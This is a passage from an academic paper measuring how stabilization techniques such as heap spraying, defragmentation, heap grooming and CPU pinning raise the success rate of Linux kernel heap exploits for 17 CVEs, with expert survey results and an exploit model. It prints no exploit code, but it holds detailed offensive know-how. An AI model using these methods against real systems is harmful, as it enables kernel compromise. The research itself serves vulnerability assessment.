In this paper, we aim to address this situation by studying and developing techniques that increase the reliability of kernel exploits, helping to properly demonstrate the impact and criticality of the underlying vulnerabilities.

Previous research demonstrates kernel vulnerability exploitability by generating a test case that works with a non-zero probability [21, 30, 42, 43]. On the contrary, little research has been done to address the *exploitation reliability problem* — if a kernel heap vulnerability is exploitable, then how to achieve a high exploitation success rate and properly understand the chance of a successful attack? While kernel heap exploit stabilization techniques, including Heap Grooming [35] and Defragmentation [44], exist in the wild, little progress has been made to systematically determine their efficacy or investigate how to apply these techniques to improve exploit reliability. Instead, human analysts primarily rely upon

[*]First two authors contributed equally to this work.

their personal expertise and intuition in assessing and adopting these techniques, which is ad-hoc and error-prone.

In this work, we present a systematic study on the kernel heap exploit reliability problem. Our study aims to answer the following research questions: (1) What are the common kernel heap exploit stabilization techniques in the wild? (2) What are expert opinions on using these techniques, and what are the real-world evaluation results? Are these expert opinions correct? (3) What are the reasons that a stabilization technique succeeds/fails? (4) How to improve kernel exploit reliability?

To answer these questions, we conducted a hybrid study with both qualitative and quantitative analyses. We interviewed 11 kernel exploitation experts, collecting 5 stabilization techniques along with experts opinions about these techniques. We then implemented exploits for 17 real kernel heap vulnerabilities and measured the reliability improvement associated with each stabilization technique. Finally, we compared the experimental results against the expert opinions and investigated the factors contributing to exploit unreliability.

In our measurements, we found that expert opinions are incorrect in many kernel heap exploit scenarios. For example, many experts considered Defragmentation to improve the reliability of all exploits, but we discovered that Defragmentation is effective only for heap-based out-of-bound access (OOB) vulnerabilities, but not for use-after-free (UAF) and double-free (DF) vulnerabilities. Furthermore, we discovered that the Defragmentation technique actually *reduces* exploit reliability if misused in UAF or DF vulnerability exploitation.

To better understand the kernel heap exploit reliability problem, we devised a generic kernel heap exploit model that illustrates contributing factors and explains why each technique succeeds or fails to improve exploit reliability. Inspired by our model, we created a novel technique, called Context Conservation, to improve exploitation reliability for DF and UAF vulnerabilities. Our evaluation shows that the technique improves exploit reliability by 14.87% on average. When Context Conservation is combined with existing exploit stabilization techniques, this composite method improves exploit reliability by an average of 135.53%. Furthermore, it outperforms the exploits crafted by human experts by 67.86%.

In summary, this paper makes the following contributions:

- A systematic study on the existing kernel heap exploit stabilization techniques commonly used in practice.
- The design of a general kernel heap exploit model that explains the exploit reliability problem.
- The development and evaluation of a sole technique, named Context Conservation, and a technique combination that both significantly improve kernel exploit reliability.

We release the implementation and the experiment dataset[1] to foster future research. We believe the artifacts will benefit the community by helping to stabilize future kernel exploits and to evaluate future exploit stabilization techniques.

[1] https://github.com/sefcom/KHeaps

2 Background

In this section, we introduce the technical backgrounds related to kernel heap exploit reliability problem.

2.1 Exploit-related Linux Kernel Design

Kernel Memory Allocator. Linux kernel uses SLUB allocator for managing the kernel heap. The allocator creates a cache storage unit for kernel objects of the same size. Each cache maintains a list of pages, and each page is called a *slab*. When a fresh slab is created, it is partitioned into multiple *slots* of the same size. The slots are then chained together, forming a *per-slab freelist*. While the per-slab freelist will be shuffled and become randomized after a few heap operations, the layout of a fresh freelist is deterministic.

At the runtime, each CPU operates on different slabs to avoid contention. The freelist of the slab used by a CPU is usually referred to as a per-CPU freelist. When a CPU allocates an object, it takes one slot from its per-CPU freelist for the object. When an object is released, the allocator determines the corresponding slab, and returns the object's slot back to the slab's per-slab freelist.

Task Scheduler. A kernel task scheduler decides the execution order of running processes. Linux kernels use Completely Fair Scheduler (CFS) [1] to schedule processes, which schedules processes in the granularity of threads and calls them `tasks`. It keeps track of all tasks ready to run in a *runqueue*.

In multi-core systems, each CPU maintains its per-CPU runqueue and records the workload in the runqueue. When the workloads on CPUs are imbalanced, the kernel will migrate tasks from a heavy-workload runqueue to a light-workload runqueue. Generally, the busier the system is, the more frequently task migration occurs.

Context Switch. One CPU can execute only one task at a time. A context switch occurs when the task scheduler tells a CPU to stop the current task and run another task to simulate concurrent execution. When it happens to a userspace process, the process will be stopped and wait to be resumed.

Since Linux kernel is preemptive, a context switch can potentially occur at any moment to a running process, which effectively introduces a long-time sleep to the process.

2.2 Exploitation Methods

In general, there are four kernel heap exploit methods:

Out-of-bounds Object (OOB-Object) Exploits. The OOB-Object exploits are resulted from heap object overflow vulnerabilities. The exploits tamper the critical fields in the adjacent object (*i.e.*, target object) and hijack kernel control

flow. For example, it can overwrite function pointers or hijack virtual table pointers adjacent to the overflowed object.

Out-of-bounds Freelist (OOB-Freelist) Exploits. Another way to exploit OOB vulnerabilities is to hijack the slab freelist by overwriting the list metadata stored in the adjacent freed slot (*i.e.*, target slot). This approach drives the kernel to chain an adversary-controlled address into the slab freelist for allocating kernel objects in the desired memory region.

Use-after-free (UAF) Exploits. An UAF exploit occurs in two steps. First, it releases a vulnerable object and leaves the freed slot on the kernel heap using the vulnerability. Then, he/she tricks the kernel to write adversary-controlled data on the freed slot, tampering with critical fields (*e.g.*, pointers, list metadata). Using the same approach as in OOB exploitation, the adversary can obtain control over kernel execution.

Double-free (DF) Exploits. When a double-free vulnerability is triggered, the kernel heap is corrupted with the same slot appearing twice in the freelist, allowing an adversary to hijack the control flow. First, the adversary allocates a victim object at the target slot. Then, he/she can allocate another object with desired data at the same slot, overwriting the victim object. The second allocation overwrites critical fields in the victim object. As a result, the adversary can hijack the program counter in the same approach as described above.

2.3 Exploitation Unreliability Issue

The kernel heap is used at runtime by different kernel components, such as processes, interrupts, softirq, etc. In kernel heap exploitation, these components could impose intensive heap usages, making it unreliable to allocate objects at the desired slot. Even worse, a task migration may occur during exploitation. Due to the per-CPU freelist design, the migration implicitly changes the freelist in use, which can cause the failure of exploitation (§6.1).

Several techniques are commonly used to improve kernel heap exploit reliability in practice. For example, Defragmentation [44] improves exploit reliability by allocating many objects to drain freed slots and force new slab creation. Since the new slab's layout is predictable, the exploit can locate target slots precisely, thus more likely to succeed. In our paper, we call such techniques *kernel heap exploit stabilization techniques*, or *exploit stabilization techniques* for short.

Although the exploit stabilization techniques are prevalent in practice, little research has been done to study these techniques. The security community not only lacks the understanding of why each of the exploit stabilization techniques improves exploit reliability but also fails to mention whether the techniques are effective under all conditions and, if not, what is the condition to apply an exploit stabilization technique. As such, security analysts use these techniques in an ad-hoc way which, as we will show in the later sections, could result in no improvement or even a negative impact on the kernel heap exploit reliability.

3 Overview

Problem Statement. We define the kernel heap exploit reliability problem as the issue that a kernel heap exploit cannot work reliably. While previous works [21, 30, 42, 43] seek for solutions to generate exploits that work with a positive success rate (*e.g.*, an exploit works once out of one hundred attempts), our paper focuses on the problem of how to help these generated exploits gain higher success rates.

Approach. We design a hybrid approach to study the kernel heap exploit reliability problem. Our approach includes both qualitative human subject studies and quantitative experiments. We first conduct a qualitative study on security experts, through which we identify commonly-used kernel heap exploit stabilization techniques and experts' opinions on each technique (§4). Next, we evaluate the stabilization techniques on real-world Linux kernel vulnerabilities and measure the reliability of the corresponding exploits with and without each technique (§5). Based on the experiment results, we identify the experts' misconceptions (§5.3), investigate the factors impactful on exploit reliability (§5.4), and build a generic model to explain the kernel heap exploit reliability problem (§6). Finally, we use the model to explore novel techniques and thus boost exploit reliability (§7).

4 Kernel Heap Exploit Reliability Interview

The interview aims to (1) identify techniques commonly used by experts to improve exploit reliability, (2) collect experts' opinions regarding the techniques, and (3) gather implementation suggestions from experts for later empirical evaluation. As the interview involves human subjects, we submitted our experiment to the IRB and received an exemption.

To recruit participants, we invited security experts to participate in our study and screened the experts as experiment participants by their experience in Linux kernel exploitation. In total, we recruited 11 participants. The participants consist of 4 professional red-team exploit developers and 7 kernel security researchers from academic institutions. All of these participants have more than 2 years of kernel exploit experience. They developed 24 end-to-end Linux kernel exploits on average. We believe this group of experts has adequate experience for our study.

Our interview survey provided a list of exploitation stabilization techniques — we believe — security researchers commonly adopt. As depicted in Table 1, the list contains 5 exploitation stabilization methods. They are summarized from public exploit writeups, broadly available exploit implementation, and tech forums. Following each technique, we also specified different conditions under which the technique may take effect properly. These working conditions were provided to participants for selection as part of the survey. For some techniques, our survey also asks participants to compare

Technique	Empirical Results	#	correctness
Defragmentation	1-1. Works for UAF, DF, and OOB	7	✗
	1-2. Only works for OOB	3	✓
	1-3. Only works when the workload of the target machine is light	4	✗
	1-4. Most effective among all techniques	1	✗
	1-5. Even if this technique does not improve reliability, at least, it doesn't harm reliability	1	✗
	1-6. I don't know this technique	1	N/A
	1-7. I have no clue how to use this technique	0	N/A
Heap Grooming	2-1. Only works for OOB	2	✓
	2-2. Only works when the workload of the target machine is light	3	✗
	2-3. More useful than Defragmentation	1	✓
	2-4. This technique is as good as Defragmentation	1	✗
	2-5. I don't know this technique	7	N/A
	2-6. I have no clue how to use this technique	1	N/A
Single-Thread Heap Spray	3-1. Works for UAF, DF, and OOB	7	✗
	3-2. Most effective among all techniques	1	✗
	3-3. I don't know this technique	1	N/A
	3-4. I have no clue how to use this technique	2	N/A
Multi-Process Heap Spray	4-1. Works for UAF, DF, and OOB	7	✗
	4-2. The single-thread implementation is as good as the multiple-process implementation	1	✗
	4-3. The single-thread implementation is better than the multiple-process implementation	2	✗
	4-4. Most effective among all techniques	1	✗
	4-5. I don't know this technique	1	N/A
	4-6. I have no clue how to use this technique	2	N/A
CPU Pinning	5-1. Effective only when the threads/processes for exploit are pinned to idle CPUs	3	✗
	5-2. Heavy workload will influence the effectiveness	1	✓
	5-3. I don't know this technique	8	N/A
	5-4. I have no clue how to use this technique	0	N/A

Table 1: Summary of security experts' opinions on exploitation stabilization techniques. # column indicates the amount of participants holding the corresponding opinion. In the correctness column, ✗ means the claim is inconsistent with our systematic measurement results whereas ✓ implies consistency.

their effectiveness with each other. The list of open questions in the survey can be found in Figure 2 in the Appendix.

Since the list of exploit stabilization techniques and their working conditions may be limited by our knowledge, the survey is designed to allow the participants to complement the list. Suppose participants have never heard about a specific exploitation method listed in the survey or have no clue about the condition under which the technique could be applied. In that case, the survey also allows them to specify these situations. In Figure 2, we present the full survey questions used in our user study.

Following the survey questions, we interviewed each participant. In the interview, we provided the technical details of 17 real-world kernel vulnerabilities to the participants. As discussed Section 5, these vulnerabilities represent a corpus of test cases that we use to evaluate exploit stabilization techniques. We asked whether the stabilization techniques present in the survey could be applied to improve exploitation reliability for each vulnerability. If so, how they would implement and predict the reliability of the implemented exploit in different workload settings. More specifically, we asked our human subjects the implementation details, including what system calls to use, whether to create separate threads or fork multiple processes for executing the technique code, etc.

Recall that part of our research is to evaluate the effectiveness of the stabilization techniques and then compare these security experts' intuitions with our experiment results. As a result, our user study also includes a post-survey interview. In this interview, we presented and shared our experiment discovery with the participants. We asked whether our experiment discovery helped them better understand a stabilization technique if they did not properly use it. We also asked if our discovery corrected their opinion on an exploitation stabilization technique if their previous answer mismatched with our evaluation result. In this way, we can rule out the possibility that participants' opinion misalignment results from their misunderstanding of our survey questions.

4.1 Stabilization Techniques

Through our survey, we confirmed the following stabilization techniques are those commonly adopted. All the exploit stabilization methods are known by a subgroup of the participants. In the following, we briefly describe these commonly-adopted stabilization techniques.

1. **Defragmentation** allocates a large number of objects in the same cache as the vulnerable object so that it fills up all the half-full slabs in the cache, forcing the allocator to create new slabs.
2. **Heap Grooming** creates a heap layout where the vulnerable object is right next to a victim object. Such layout is beneficial for some of the heap exploits. To achieve the goal, Heap Grooming initializes the kernel heap by allocating many victim objects and then swapping one victim

object with the vulnerable object by performing quick free and malloc operations.

3. **Single-Thread Heap Spray** occupies the desired slot by allocating many objects. Single-Thread Heap Spray is performed in the same thread or a separate thread for better modularization. It is used after triggering a UAF/DF vulnerability or before triggering a OOB vulnerability.
4. **Multi-Process Heap Spray**, similar to Single-Thread Heap Spray, aims to occupy the desired slot for an exploit. The difference lies in the implementation approaches. Single-Thread Heap Spray employs only one thread, whereas Multi-Process Heap Spray forks multiple processes for allocating payload objects.
5. **CPU Pinning** attaches the execution of exploit threads/processes to a specific CPU to prevent task migration. It works by invoking `sched_setaffinity` system call.

4.2 Interview Responses

Table 1 presents the participants' opinions on each stabilization technique. The number in the third column indicates how many participants provide that corresponding response in the survey. Below, we summarized the responses.

- A majority of the experts (roughly half or more than half of the participants) share the same opinion on stabilization techniques like Defragmentation, Single-Thread, and Multi-Process Heap Spray. That is, these techniques could increase the reliability for exploits targeting arbitrary heap-based vulnerabilities. Although most security experts broadly acknowledge this opinion, its correctness lacks systematic evaluation.
- While all the experts have 2 years of experience in developing many end-to-end exploits for Linux kernel vulnerabilities, most are not familiar with the exploitation stabilization techniques like Heap Grooming and CPU Pinning. This finding aligns with our intensive efforts on the Internet. Both techniques are rarely mentioned or adopted in publicly available exploits and writeups, as shown in Table 6 in Section 7.2. It indicates that the knowledge gap exists in the use of some exploitation stabilization techniques. There is a need to unveil the techniques, explore their effectiveness, and summarize the working conditions.
- A small subgroup of security experts holds opposite opinions on some exploitation stabilization techniques. For example, three participants deem Defragmentation takes effect only for OOB vulnerabilities. On the contrary, the majority of the participants believe this stabilization technique should work for any heap-based vulnerabilities. This contradictory opinion indicates that the misunderstandings of these commonly used techniques exist within the kernel exploit experts. A systematic experiment should be conducted to conclude the condition under which the corresponding technique is effective.

Cache	Idle	Busy
kmalloc-8	0.02	0.04
kmalloc-16	0.01	0.43
kmalloc-32	1.13	31716.30
kmalloc-64	0.70	31728.44
kmalloc-96	0.06	1.62
kmalloc-128	0.65	31416.34
kmalloc-192	0.35	11.44
kmalloc-256	1.13	57827.32
kmalloc-512	0.06	26152.33
kmalloc-1024	0.25	41844.99
kmalloc-2048	0.01	10460.07
kmalloc-4096	1.61	21039.32
kmalloc-8192	0.00	0.04

Table 2: The number of background heap operations each second on each CPU under different workload settings.

5 Evaluating Stabilization Techniques

In this section, we first introduce how we evaluate the effectiveness of exploit stabilization techniques. Second, we present our evaluation results. Third, we compare our discovery from evaluation with human experts' opinions on exploitation stabilization techniques. Last but not least, we manually analyze the runtime behavior of each exploit and thus summarize the factors influencing exploitation reliability.

5.1 Experiment Setup

To evaluate the exploit stabilization technique, we set up a comprehensive experiment. First, we collect and construct a dataset that consists of public exploits for real-world vulnerabilities. Second, we craft exploit variants equipped using each stabilization technique for each vulnerability by following the implementation suggestion provided by the interviewed participants. Third, we develop an evaluation platform, run the public exploits and the corresponding variants on that platform, and thus measure the exploitation success rates of each exploit. Last, we compare the success rates and analyze the experiment results. In the following, we detail these experiment setups.

Dataset. We search the Internet and form a dataset containing 17 Linux kernel vulnerabilities and corresponding public exploits. The vulnerabilities in our dataset cover all common vulnerability types on the kernel heap. This dataset is the most extensive corpus of working Linux kernel exploits to the best of our knowledge. As such, we consider it a reasonable dataset for stabilization technique evaluation. For the details of vulnerability/exploit selection, readers could reference Appendix-A.

Exploit Variants. Based on the exploits gathered, we construct baseline exploits for all 17 vulnerabilities. These baseline exploits are not enhanced with any stabilization techniques. From these baseline exploits, we introduce the sta-

Type	CVE	Baseline	Defragmentation	Heap Grooming	Single-Thread Heap Spray	Multi-Process Heap Spray	CPU Pinning
				In Idle State			
OOB	2017-7533	20.43%	49.03% [+]	N/A	98.31% [+]	99.49% [+]	28.80% [+]
OOB	2017-7184	33.51%	99.46% [+]	100.00% [+]	46.37% [+]	96.74% [+]	52.54% [+]
OOB	2016-6187	32.89%	99.63% [+]	N/A	N/A	N/A	32.71% [−]
OOB	2010-2959	22.09%	99.37% [+]	99.89% [+]	56.63% [+]	57.29% [+]	21.54% [−]
OOB	2017-7308	0.04%	0.32% [+]	N/A	0.00% [−]	5.28% [+]	0.10% [+]
UAF	2018-6555	89.98%	77.54% [−]	N/A	99.68% [+]	100.00%[+]	94.08% [+]
UAF	2016-8655	96.06%	94.28% [−]	N/A	99.46% [+]	99.62% [+]	98.84% [+]
UAF	2017-15649	13.82%	12.52% [−]	N/A	58.54% [+]	99.88% [+]	99.70% [+]
UAF	2016-4557	99.34%	99.03% [−]	N/A	100.00%[+]	100.00%[+]	99.43% [+]
UAF	2017-8824	97.64%	0.10% [−]	N/A	97.92% [+]	99.24% [+]	98.60% [+]
UAF	2016-0728	1.48%	6.64% [+]	N/A	76.10% [+]	99.94% [+]	3.34% [+]
UAF	2017-10661	31.98%	32.16% [+]	N/A	53.76% [+]	84.48% [+]	69.72% [+]
UAF	2016-10150	0.74%*	1.02%* [+]	N/A	1.14%* [+]	99.72% [+]	99.56% [+]
UAF	2017-11176	92.17%	11.86%* [−]	N/A	99.89% [+]	99.91% [+]	97.31% [+]
DF	2017-2636	95.96%	22.58% [−]	N/A	99.62% [+]	99.44% [+]	98.06% [+]
DF	2017-6074	98.50%	84.98% [−]	N/A	98.80% [+]	92.18% [−]	98.98% [+]
DF	2017-8890	51.96%	0.66% [−]	N/A	67.80% [+]	72.82% [+]	81.18% [+]
Statistics (#[+]–#[−]–#[=])			8-9-0	2-0-0	15-1-0	15-1-0	15-2-0
				In Busy State			
OOB	2017-7533	7.86%	23.63% [+]	N/A	74.57% [+]	80.66% [+]	18.23% [+]
OOB	2017-7184	5.37%	25.00% [+]	51.11% [+]	35.80% [+]	73.63% [+]	6.83% [+]
OOB	2016-6187	2.49%	9.89% [+]	N/A	N/A	N/A	4.94% [+]
OOB	2010-2959	5.83%	20.09% [+]	46.60% [+]	18.37% [+]	44.06% [+]	10.03% [+]
OOB	2017-7308	0.00%	0.00% [=]	N/A	0.00% [=]	0.18% [+]	0.00% [=]
UAF	2018-6555	61.92%	61.26% [−]	N/A	81.74% [+]	96.38% [+]	73.66% [+]
UAF	2016-8655	0.28%	0.44% [+]	N/A	59.50% [+]	99.68% [+]	0.34% [+]
UAF	2017-15649	18.34%	16.64% [−]	N/A	37.16% [+]	99.30% [+]	92.02% [+]
UAF	2016-4557	22.80%	17.31% [−]	N/A	94.34% [+]	99.29% [+]	18.20% [−]
UAF	2017-8824	93.70%	0.34% [−]	N/A	95.00% [+]	98.82% [+]	98.66% [+]
UAF	2016-0728	0.14%	0.18% [+]	N/A	33.66% [+]	99.70% [+]	0.06% [−]
UAF	2017-10661	0.18%	0.14% [−]	N/A	28.90% [+]	69.54% [+]	0.24% [+]
UAF	2016-10150	47.62%	46.08% [−]	N/A	39.58% [−]	63.00% [+]	77.70% [+]
UAF	2017-11176	2.06%	1.77% [−]	N/A	40.86% [+]	92.40% [+]	4.03% [+]
DF	2017-2636	93.26%	18.74% [−]	N/A	97.80% [+]	99.20% [+]	98.28% [+]
DF	2017-6074	66.16%	49.80% [−]	N/A	66.84% [+]	75.52% [+]	64.38% [−]
DF	2017-8890	6.14%	1.44% [−]	N/A	20.32% [+]	44.00% [+]	9.24% [+]
Statistics (#[+]–#[−]–#[=])			6-10-1	2-0-0	14-1-1	16-0-0	13-3-1

Table 3: Performance of reliability techniques in idle and busy systems. N/A indicates that the technique cannot be applied to the vulnerability. [+] means improvement over baseline, [−] is for degradation, and [=] denotes no change. Some exploits suffer from timeout issue. For these exploits, we only include exploits that finish execution in 5 minutes for success rate calculation. The numbers may not reflect their real success rates. These exploits are marked with [∗].

bilization technique individually. Due to the space limit, we describe the detail of generating baseline exploits and exploits armed with each stabilization technique in Appendix-A.

Experiment Design. We build an evaluation platform to ease the process of measuring the success rate of exploits. With the platform, we can automatically run all exploits for vulnerabilities and collect the panic logs to determine whether the exploits succeed or not. Moreover, the platform can evaluate exploits under either idle or busy systems to measure system workload's influence on exploit reliability. The busy system is simulated by running Apache benchmark from Phoronix Test Suite [16] on the target system. The benchmark workload spawns more than 10 processes and 150 threads, constantly occupying 81.24% CPU usage on all CPUs and imposing intensive pressure on the kernel heap. The background heap operations (`kmalloc` and `kfree` calls) on idle systems and busy systems are compared in Table 2.

For each exploit, we run it 5000 times and then compute the success rate. In our experiment, we deem an exploit completes its execution if it succeeds or triggers a kernel panic.

This practice follows the convention in the kernel exploit development community [4, 6, 10] and avoids unfair advantages to exploits that include repeated execution logic [8, 9, 11]. We use the success rate of exploits as the indicator of their reliability. We calculate the average value of 5000 times and present them in Table 3.

To perform the evaluation experiment, we run the platform on 4 identical servers, each equipped with Intel(R) Xeon(R) CPU E5-2670 v2 @ 2.50GHz (20 cores in total) and 252G memory, running Ubuntu 18.04 LTS. For each vulnerability, we re-introduce it into v4.15 Linux kernel, compile the corresponding kernel and disk image and run the system in `QEMU 5.0.0` virtual machine (VM). The VM is configured in 4 different settings, including 2 CPUs + 2GB RAM, 2 CPUs + 4GB RAM, 4 CPUs + 2GB RAM, and 4 CPUs + 4GB RAM. We did not perform experiments on more CPU/RAM settings for two reasons. First, running experiments with more resources is expensive. Second, we did not observe significant changes in technique effectiveness under different CPU/RAM settings. As a result of the observation, we present only the experiment results on the VM with the configuration of 2 CPUs + 2 GB RAM. For the results obtained from other configurations, readers could refer to Appendix-B.

5.2 Effectiveness Evaluation

Table 3 shows the experiment results. As we can observe, for all vulnerabilities, there is at least one stabilization technique that could successfully improve the reliability of its corresponding exploit. Among all exploit stabilization techniques, Defragmentation demonstrates the weakest capability in improving exploit reliability. It improves exploit reliability only for 8 and 6 vulnerabilities in the idle and busy settings, respectively. This observation indicates that the stabilization techniques commonly used are generally effective.

While Defragmentation is the least effective in terms of the number of exploits it stabilizes, similar to Heap Grooming, Single-Thread Heap Spray, and Multi-Process Heap Spray, it could significantly improve exploit reliability for OOB vulnerabilities. The reason is that these four techniques can reduce the dynamics of the kernel heap and create a clean heap layout for exploitation. In our experiment, no technique dominates the reliability of OOB exploits. While Defragmentation and Heap Grooming show dominant performance in idle systems, their success rates decrease in the busy setting. In contrast, the reliability of Multi-Process Heap Spray stays relatively high even in the busy setting for OOB exploits.

For UAF and DF vulnerabilities, the most effective techniques are Single-Thread Heap Spray and Multi-Process Heap Spray in both idle and busy settings. Take CVE-2016-0728 as an example. The success rate of baseline exploit is 1.48% in idle systems. Single-Thread Heap Spray and Multi-Process Heap Spray can raise the success rate to 76.10% and 99.94%, respectively. Recall that exploiting UAF and DF vulnerabilities requires adversaries to take over the freed slot on the heap. Heap spray allocates many spray objects, increasing the possibility of successful occupation and thus improve reliability. In most cases of our experiment results, we observe that Multi-Process Heap Spray outperforms Single-Thread Heap Spray by a vast margin. This is due to the former's influence on both scheduler and CPU affinity. We will provide a more detailed discussion in Section 6.1.

Interestingly, though Multi-Process Heap Spray shows significant exploit reliability improvement in both idle and busy systems, it negatively impacts one exploit in the idle setting. This hints at other complex underlying factors.

Comparing the success rate of exploits in idle and busy settings, we observe that the workload of the target system does influence the effectiveness of reliability techniques. Take the technique CPU Pinning as an example. In idle setup, 9 out of 17 exploits achieve more than 90% success rate. However, in the busy setup, this number decreases to three. Even so, we still believe the exploit stabilization techniques are effective. This is simply because, even though busy workload degrades exploit reliability in general, each technique's impact on exploits is generally consistent under different workloads.

5.3 Comparison with Expert Opinions

By comparing the results in Table 1 with those in Table 3, we observe that experts have the following incorrect opinions on exploitation stabilization techniques.

Misconception 1. As depicted in Table 1, a majority of participants believe Defragmentation could improve reliability for exploits against arbitrary heap-based vulnerabilities (*i.e.*, UAF, DF, and OOB). However, our experiment result misaligns with their opinions. As is shown in Table 3, in both idle and busy settings, the Defragmentation technique is more effective for OOB vulnerabilities than other types of vulnerabilities like DF and UAF. Among all 17 vulnerabilities, all five OOB exploits benefit from the technique significantly. In contrast, only three out of nine UAF exploits benefit from it. None of the DF exploits with Defragmentation demonstrates improvement. As such, we conclude that the opinions of many experts on Defragmentation are incorrect.

Misconception 2. For almost all techniques, some interview participants believe that heavy workload will significantly harm their effectiveness (*i.e.*, 1-3, 2-2, 5-2 in Table 1). Intuition suggests that increased workload introduces more opponent processes, competing with the exploit threads/processes for CPU time and kernel heap usage. As a result, it is more challenging to perform heap operations in a non-interference fashion.

Our experiment results generally confirm this hypothesis. All techniques suffer success rate degradation in busy systems. However, stabilization techniques still improve the success rate significantly. For example, though Multi-Process Heap Spray in busy systems does not perform as well as in idle

systems, the success rate still stays high for almost all vulnerabilities. This result indicates that *increased workload does influence the effectiveness of techniques but is not a killer*.

Misconception 3. Regarding the question of which technique is the most effective, participants have totally different opinions (*i.e.*, 1-4, 2-3, 2-4, 4-4 in Table 1). In fact, there is *no universal answer* to this question, and the most effective technique varies case by case. Take `CVE-2017-7533` as an example. The most effective technique for the reliability improvement of this technique is Multi-Process Heap Spray, no matter whether the workload is light or heavy. For `CVE-2017-7184` in idle systems, the optimal choice becomes Heap Grooming.

Recall that in Section 4, there are two approaches to implementing heap spray. One is to spray objects in one thread after triggering the vulnerability. The other is to fork multiple processes dedicated to object allocation. Opinions diverge on which implementation is more effective (*i.e.*, 4-2, 4-3 in Table 1). Our experiment result suggests that *Multi-Process Heap Spray outperforms Single-Thread Heap Spray* for almost all cases except `CVE-2017-6074` with a light workload.

Other Misconceptions. The experiment refutes opinions 1-5 in Table 1. We observe that Defragmentation harms exploit reliability for five vulnerabilities. This hints that the outcome is not always as expected by the exploit developers.

Some participants agree that the target CPU should be idle for CPU Pinning to be effective (5-1 in Table 1). This statement is incorrect since CPU Pinning demonstrates substantial reliability improvement in the busy setting, where all CPUs are busy. In our investigation, we observe that the crucial factor of CPU Pinning is that it ensures all exploit processes/threads are all attached to the same CPU. Recall that in Section 2, the allocator has per-CPU feature which allocates/frees the `slot` from/to the local freeslit. Attaching all processes/threads to the same CPU ensures that heap manipulation takes place on the same freelist.

5.4 Summary of Exploit Unreliability Factors

For each vulnerability, we also monitor the runtime behaviors of its different exploits. In this way, we can observe internal kernel operations when running each exploit and thus compare the behavior difference accordingly. From our comparison, a better understanding of the exploitation unreliability could be obtained. Here, we summarize our understanding or, in other words, the factors attributive to exploit unreliability.

Unknown Heap Layout. Before the execution of an exploit, other processes may shuffle the freelist in each slab and destroy their linear layouts. As a result, when the exploit starts its execution, it faces an unpredictable heap layout.

Unknown heap layout has a detrimental effect on the reliability of OOB exploits. As briefly discussed in Section 2.2, OOB exploits aim to allocate a victim object next to a vulnerable object for exploitation. Without knowing the state of the freelist in use, it is difficult to obtain the desired heap layout useful for successful exploitation.

In the typical exploit development process, security researchers usually assume an initial heap layout and develop exploits based on the assumption. If the heap layout does not match the assumption during runtime, the exploit is likely to fail. This assumption on the initial heap layout introduces randomness to exploit reliability.

Unwanted Task Migration. Although seemingly harmless, unexpected task migration contributes to exploit reliability degradation. Task migration occurs when the kernel tries to balance workloads across CPUs. It forces a process to run on a different CPU, which effectively causes it to operate on another freelist because of the per-CPU freelist feature described in Section 2.1.

This inconsistency in the use of freelists can fail exploits. For example, a UAF exploit process allocates the vulnerable object on CPU-A and then gets migrated to CPU-B. When it frees the vulnerable object, the slot goes back to CPU-A's freelist. However, its payload object will be allocated from CPU-B's freelist, leading to unsuccessful exploitation. If the slot is acquired by a process running on CPU-A, the unexpected object overwrite can lead to kernel panic.

In short, unwanted task migration creates inconsistency in the use of per-CPU freelists, leading to exploit unreliability.

Unexpected Heap Usage. Modern multitasking kernels use context switches to simulate concurrency. When a task is switched out of the CPU, it waits for the next time slice.

In kernel heap exploits, some heap operations should be done atomically to achieve successful exploitation. A typical example is freeing the vulnerable object and reoccupying the freed slot in a UAF exploit. However, suppose a context switch happens after the object is freed and the next task occupies the target slot before the exploit process gets scheduled again. In that case, the exploit can never reacquire the target slot, leading to exploit failure.

In other words, unexpected heap usage may destroy an expected heap layout during runtime and introduce unreliability.

Unpredictable Corruption Timing. In the Linux kernel, many non-essential operations are delayed for the sake of performance. These operations will be scheduled by different components of the Linux kernel: softirq, workqueue, RCU, etc. Without access to the internal runtime information of these components, an exploit process cannot precisely predict when a specific operation will take place.

When a vulnerability involves these delayed operations, and more specifically, heap corruption happens inside a delayed operation, there is a time delay between vulnerability triggering and the heap operation taking effect. This poses difficulty on when to perform exploitation after the vulnerability is triggered. The common solution is to sleep for some time, making sure the delayed heap operation takes effect. However, this leaves more time for unexpected heap usage to happen and introduces unreliability.

6 Kernel Heap Exploit Model

Based on the discovered unreliability factors and the kernel attacks, we abstract the kernel heap exploit process as a *Kernel Heap Exploit Model*. This model explains the process of kernel heap exploitation, spanning from the moment that an exploit starts to interact with a vulnerable system to the moment that the exploit successfully triggers an attacker-controlled payload. It also includes all the possible failures occurring in the middle of the process. This model helps further zoom in on the cause of failure of a kernel heap exploit. In addition, it helps further delve into the reasons why a kernel heap stabilization technique succeeds or fails to improve kernel heap exploit reliability. Last but not least, it also helps instruct the development of new stabilization techniques or technique combinations that mitigate the unreliability issues for different types of kernel heap exploits.

As shown in Figure 1, the Kernel Heap Exploit Model is composed of 4 following stages:

1. **Context Setup.** An exploit prepares the necessary context to trigger a targeted vulnerability, *e.g.*, allocating a vulnerable object. Some kernel heap exploit stabilization techniques can be used in this stage to mitigate the unreliability factors (*e.g.*, unknown heap layout) and thus increase the exploit reliability.
2. **Vulnerability Effect Delay.** An exploit triggers the vulnerability by the end of context setup, but the heap layout may not change immediately. For example, for UAF and DF exploits, after an object free operation is invoked, the Linux kernel may delay the operation due to read-copy update (RCU) [15]. We call the period from when a vulnerability is triggered to when the corresponding heap operation takes effect *vulnerability effect delay*. Specifically, at this stage, the vulnerable object will be freed for UAF and DF exploits, the vulnerable object will be overflowed for OOB-Object exploits, and the freelist will be overwritten for OOB-Freelist exploits.
3. **Allocator Bracing.** After the heap operation takes effect, the memory allocator may transit to a corrupted state, especially for UAF, DF, and OOB-Freelist exploits. In this case, the exploit must restore the allocator from the corrupted state before the kernel detects the anomaly and turn panic, thus failing the exploit.
4. **Final Preparation.** At this stage, the unstable heap manipulation is finished. Some exploits will perform final preparations (*e.g.*, modifying payload objects) to obtain control flow hijacking primitives.

There are two following types of critical phrases that may contain unreliability factors:

1. **Slot-critical Phase.** This phase starts when a target slot is open and ends when the slot is filled by the target object. In this phase, the target slot is at risk of being occupied by other objects from other tasks.

